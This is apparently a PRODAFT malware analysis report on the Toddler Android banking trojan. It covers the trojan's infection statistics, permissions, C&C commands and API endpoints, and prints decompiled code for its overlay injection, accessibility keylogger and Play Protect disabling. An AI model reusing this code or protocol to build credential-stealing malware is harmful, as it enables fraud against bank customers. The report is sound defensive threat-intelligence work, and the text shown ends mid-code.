PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS

Toddler Malware Analysis Report

Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland ☎ +41225481923 info@prodaft.com

Contents

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.

What’s new ?

Starting from the second half of 2020, the PTI team witnessed a rising trend of mobile banking malware attacks against the European countries ; primarily targeting customers of banking institutions based in Spain, Germany, Switzerland, and Netherlands. Toddler is considered to be an important example of this trend in terms of it’s technical features and operational chain.

Why does it matter ?

Stealing banking credentials of end users have become the most prominent method for cyber-fraud. These high-end mobile banking botnets enable attackers to bypass additional layers of security such as OTP and 2nd Factor authentication while presenting new opportunities for social engineering attacks. Therefore, these trends are expected to result in high amounts of fraud losses for both banking institutions and end-users if fraud mechanisms are not put in place accordingly.

What should be done ?

Inner mechanics of Toddler malware should be analyzed by security operation teams and fraud divisions of finance institutions for the purpose of implementing multiple layers of security to prevent pre- and post-infection phases. Detection and takedown of malicious URLs (e.g. U.S.T.A) in a timely manner and running anti-malware SDKs (e.g. SKALA) on end-user devices already showed some progress to quickly repel these type of cyber attacks. However, most of the financial organizations are still unaware of the problem as mobile malware is spreading at a fast pace than ever before.

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an “as is” manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.

1 Introduction

Report Reference Number	PRO-2021071606
Prepared by	PTI Team
Analysis Date	22.05.2021
Report Date	16.07.2021

In this report, we present a behind-the-scenes analysis of an emerging Android malware named Toddler[1] (a.k.a. Teabot, Anatsa, ...). At the time of the analysis, Toddler is largely targeting Spain, but the malware sample contains textual content for targeting Spanish, English, Italian, German, French, and Dutch-speaking users. The PTI team has identified the following Android application names used by the Toddler campaign : "BPOST", "UPS", and "Correos", The PTI team has de-anonymized the C&C server and discovered that Toddler has already infected more than 7,632 devices and stolen over 1023 banking credentials at the time of writing this report. Statistics and observations from the main C&C panel are also provided in detail. Toddler has all of the generic banking malware features such as overlay attack and SMS stealing for OTP, but the key differences are that it :

- prevents device reboot by closing the reboot UI (and prevents boot into safe mode) ;
- is very persistent and has multiple removal prevention mechanisms, making it almost impossible to be removed by end users ;
- uses multiple hacked legitimate websites for hosting the malicious APK file.

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.

Executive Summary

1.1 Overview

This report is based on findings obtained from the analysis of Toddler malware operation, conducted by different cyber-crime groups for the purpose of stealing banking credentials and personally identifiable information ("PII") of end-users.

Following its detailed research on both malware sample and command and control server of Toddler cybercrime operation, PTI team was able to discover numerous important details which indicate an ongoing trend against banking customers in E.U. states. PTI has reached this conclusion due to the fact that; (1) "Toddler" malware was pre-configured to act against mobile applications of multiple EU-based banking institutions and (2) most of the infected victims were detected to be users of these EU-based banks (with a meaningful concentration on Spain and Switzerland based organizations).

1.2 Working Mechanism

Our analysis on Toddler malware sample has further revealed that Toddler uses overlay attacks to perform "webview-based application phishing". The malware mainly targets mobile banking and cryptocurrency applications but also gathers a wide range of user data from all installed applications on the victim's device.

> **Analyst Note :** "Webview-based application phishing" is the most common method used by banking malware applications. This technique is based on bringing a fake login screen in front of an actual mobile banking application in order to trick the end-user to fill in their credentials. Unfortunately; it is visually not possible for an end-user to notice these "overlay" attacks, as their timing and design is virtually indistinguishable.

Upon installation, Toddler malware instantly starts tracking applications being launched on the device. Once it detects a target application launch (e.g. when the end-user clicks on his/her mobile banking application on the device), the malware starts an overlay attack. Toddler downloads the specially crafted login page for the opened target application from its C&C server. The downloaded webview phishing page is then laid over the target application. The user suspects nothing because this event happens almost instantaneously when the legitimate application is opened. Once the application credentials are entered into the overlayed phishing page, Toddler malware sends these credentials to the C&C server controlled by the attacker.

As also discussed in the latter sections of this report; Toddler banking malware operation is capable of;

- Remotely controlling the victims device and simulating inseparable user behavior;
- Reading SMS messages and send these messages to Command and Control server of the operation in order to bypass SMS OTP precautions,

- Acquiring multiple accessibility authorities (which are originally intended for users with disabilities) and use these for approving different notifications automatically on behalf of the user and,
- Applying multiple high-end techniques that make it virtually impossible to be deleted by an end-user.



BBVA
NIF, NIE, Tarjeta o Pasaporte
Clave de acceso
¿Has olvidado tu clave de acceso?
Al acceder aceptas las condiciones legales
Iniciar sesión
Hazte cliente

Figure 1. Overlay attacks on various banking applications

1.3 Current Impact and Future Forecasts

Starting from the mid 2020; PTI has been working on different mobile banking botnets targeting EU member states (for reference, please see our reports on FluBot and BrunHilda). Toddler has been found to be another important example of this trend with multiple interesting features.

During PTI's analysis on Toddler's Command and Control servers; a total of 7632 devices have been detected to be infected. As a result of these infections; 1023 banking credentials were detected to be stolen. Even though Toddler is pre-configured to act against dozens of different banking institutions; our team has witnessed that 100 percent of infected end-users were customers of 18 financial institutions. Among these 18 banking institutions; 5 organizations were witnessed to be the main targets with nearly 90 percent of all infections (remaining 10 percent were shared among the remaining 13 different banks). This is thought to be resulting from a partially targeted SMS-Phishing campaign, aimed at specific user groups.

Similar to Flubot, which had been initially discovered to be primarily targeting Spain but then detected to be used very effectively in multiple different EU member states; Toddler is forecasted to be another notorious mobile banking malware with a potential of creating fundamental fraud losses for both banking organizations and customers in short-to-medium future.

2 Technical Analysis

The report includes the technical details of all findings obtained within the scope of our malware analysis, itself based on the application with the package name “parrot.book.helmet”.

2.1 parrot.book.helmet - Toddler

The application with the package name “parrot.book.helmet” requires the following permissions.

Permission List
android.permission.USE_FULL_SCREEN_INTENT
android.permission.USE_BIOMETRIC
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECEIVE_SMS
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.REORDER_TASKS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.WAKE_LOCK
android.permission.SYSTEM_ALERT_WINDOW
android.permission.REQUEST_PASSWORD_COMPLEXITY
android.permission.READ_SMS
android.permission.INTERNET
android.permission.USE_FINGERPRINT
android.permission.GET_ACCOUNTS
android.permission.WRITE_SMS
android.permission.FOREGROUND_SERVICE
android.permission.SEND_SMS
android.permission.QUERY_ALL_PACKAGES
android.permission.READ_PHONE_STATE
android.permission.RECEIVE_MMS
android.permission.REQUEST_DELETE_PACKAGES
android.permission.BIND_ACCESSIBILITY_SERVICE

With the above permissions, the malware in question can perform the following actions :

- Internet access
- Reading/Sending SMS
- Use biometric APIs
- Modify audio settings
- Deleting an application
- Ability to use Accessibility service

2.2 parrot.book.helmet - Commands

The following table contains the list of available commands received from the C&C server.


Command	Description
activate_screen	Activate the victim phone screen
app_delete	Uninstall the given application via packagename
ask_perms	Prompt permission requests
ask_syspass	Show biometric authorization prompt
change_pass	Alert user to change phone's pin
get_accounts	Get accounts from phone
grab_google_auth	Get codes from google authenticator via accessibility
kill_bot	Uninstall bot itself from victim device
mute_phone	Set all volume channels to 0
open_activity	Open given activity
open_inject	Overlay given html overlay
reset_pass	Currenly not implemented
start_client	Control the victim device with accessibiltiy and MediaProjection
stop_pers	Stops malware services for 40 second
swipe_down	Send swipe down action via Accessibiltiy

The following table includes all the endpoints and descriptions used by the malware.

Command	Description
/api/botupdate	Sends logged information and result of commands every 60 seconds
/api/getkeyloggers	Gets list of targeted application by accessibility keylogger
/api/getbotinjects	Sends lists of installed applications. Receives overlay htmls for targeted apps


/api/getkeyloggers returns a list of targeted applications. This list contains mobile banking applications and different cryptocurrency applications mostly targeting Spanish, Italian, Belgian, and German banks.

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.



```
{
    "data_update": {
        "hwid": "xxxxxxxxxxxxxx",
        "device_name": "Samsung J7000",
        "phone_number": "no permission",
        "battery_level": "99",
        "acs_enabled": true,
        "doze_enabled": false,
        "country": "us",
        "locale": "en_us",
        "screen_active": true,
        "screen_secure": true,
        "sms_manager": "com.android.messaging",
        "android_version": 27,
        "current_logged_password": "",
        "ver": 6
    },
    "logged_sms": [],
    "logged_pushes": [],
    "system_logs": ["2021-05-21 09:43=>Hpen acs settings inj", "2021-05-21 09:43=>ACS init2",
        "2021-05-21 09:43=>Cancel opening subsettings with app name", "2021-05-21 09:43=>CHECK2: Play protection disabled"
    ],
    "captured_injects": [],
    "completed_commands": []
}
```

Figure 2. /api/botupdate request




```
{
    "hide_sms": true,
    "gauth_confirm": null,
    "lock_device": true,
    "extensive_logging": true,
    "injects_version": 41,
    "keyloggers_version": 68,
    "commands": [{"id":"ask_syspass"},{"id":"change_pass"}],
    "installed_apps_count": 21,
    "domains": [],
    "active_injects": null
}
```

Figure 3. /api/botupdate response

2.3 parrot.book.helmet – Accessibility

Once the malware is initiated on the victim's device, it requests activation of the service named **"Correos"** from the accessibility settings. The relevant permission request message is shown in Figure [4].



Correos

Accessibility

Screen reader
Recevez des conseils audio et des contrôles spéciaux qui vous aideront à naviguer sans avoir besoin de voir l'écran.
Get spoken audio guidance and special controls that help you navigate without needing to see the screen.


Visibility enhancements
Change size, contrast, and colour to meet your needs.

Hearing enhancements
Adjust the audio to help your hearing, or use alternatives like text.

Interaction and dexterity
Enhance or replace touch interactions and other con

Tooltip: You need enable Accessibility

Figure 4. Accessibility Popup



Accessibility

Volume key shortcut
No service selected

Downloaded services

Correos
OFF


Figure 5. Accessibility Popup

The malware uses accessibility to perform different activities such as accepting confirmation popups automatically.

The malware then uses accessibility to listen to opened applications and start the overlay

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.


attack. If the targeted package name exists in the triggered event, the related injection is opened via webview. The related code snippet is given in Figure [6].



```
public void mo1068d(AccessibilityNodeInfo accessibilityNodeInfo, AccessibilityService accessibilityService, long j) {
    if ((29 + 4) % 4 <= 0) {
    }
    if ((11 + 31) % 31 <= 0) {
    }
    C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
    String e = p8a63796c.f879a.mo1093e(accessibilityService, accessibilityNodeInfo.getPackageName().toString());
    AbstractC0250pf0e7d21f pf0e7d21f2 = p8a63796c.f879a;
    boolean g = pf0e7d21f2.mo1095g(accessibilityService, "iactive:" + accessibilityNodeInfo.getPackageName().toString());
    if (e != null && g) {
        f823a = true;
        webview.f819b = e;
        logger.log("Opening inject " + ((Object) accessibilityNodeInfo.getPackageName()));
        webview.f820c = accessibilityNodeInfo.getPackageName().toString();
        accessibilityService.startActivity(new Intent(accessibilityService, webview.class).addFlags(268435456).addFlags(107
    }
}
```

Figure 6. Overlay Code


The malware listens to clicks, inputs, text selections, and more. By default, the malware listens to all related actions in a list of applications received from **/api/getkeyloggers** endpoint. If extensive_logger is enabled, the malware listens to all actions on the victim's device.



```
        if (!f889e) {
            StringBuilder sb2 = new StringBuilder();
            sb2.append("!IMPORTANT ETEXT: ");
            sb2.append((Object) accessibilityEvent.getPackageName());
            sb2.append(" ");
            sb2.append(accessibilityEvent.getText());
            sb2.append(" ");
            AccessibilityNodeInfo accessibilityNodeInfo3 = pcebd03b8.f947i;
            sb2.append(accessibilityNodeInfo3 == null ? str : accessibilityNodeInfo3.getViewIdResourceName());
            logger.log(sb2.toString());
        }
    }
    if (accessibilityEvent.getEventType() == 1 && !f889e) {
        StringBuilder sb3 = new StringBuilder();
        sb3.append("!IMPORTANT CLICKED: ");
        sb3.append((Object) accessibilityEvent.getPackageName());
        sb3.append(" ");
        sb3.append(accessibilityEvent.getText());
        sb3.append(" ");
        AccessibilityNodeInfo accessibilityNodeInfo4 = pcebd03b8.f947i;
        sb3.append(accessibilityNodeInfo4 == null ? str : accessibilityNodeInfo4.getViewIdResourceName());
        logger.log(sb3.toString());
    }
    if (accessibilityEvent.getEventType() == 8192 && !f889e) {
        StringBuilder sb4 = new StringBuilder();
        sb4.append("!IMPORTANT ETEXT_SEL: ");
        sb4.append((Object) accessibilityEvent.getPackageName());
        sb4.append(" ");
        sb4.append(accessibilityEvent.getText());
        sb4.append(" ");
        AccessibilityNodeInfo accessibilityNodeInfo5 = pcebd03b8.f947i;
        if (accessibilityNodeInfo5 != null) {
            str = accessibilityNodeInfo5.getViewIdResourceName();
        }
        sb4.append(str);
        logger.log(sb4.toString());
    }
```

Figure 7. Keylogger code that listens to targeted applications


DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.



```
if (accessibilityEvent.getEventType() == 1) {
    StringBuilder sb = new StringBuilder();
    sb.append("CLICKED: ");
    sb.append((Object) accessibilityEvent.getPackageName());
    sb.append(" ");
    sb.append(accessibilityEvent.getText());
    sb.append(" ");
    AccessibilityNodeInfo accessibilityNodeInfo2 = pcebd03b8.f947i;
    sb.append(accessibilityNodeInfo2 == null ? str : accessibilityNodeInfo2.getViewIdResourceName());
    logger.log(sb.toString());
}
if (accessibilityEvent.getEventType() == 16) {
    logger.log("ETEXT: " + ((Object) accessibilityEvent.getPackageName()) + " " + accessibilityEvent.getText());
}
if (accessibilityEvent.getEventType() == 8192) {
    logger.log("ETEXT_SEL: " + ((Object) accessibilityEvent.getPackageName()) + " " + accessibilityEvent.getText());
}
```

Figure 8. Extensive keylogger that listens to all applications

Toddler can deactivate the Play Protect automatically (with Accessibility). The related code snippet is given in Figure [9].




```
if (m03c7c0ac) {
    if (f912c == EnumC0265pf0e7d21f.START) {
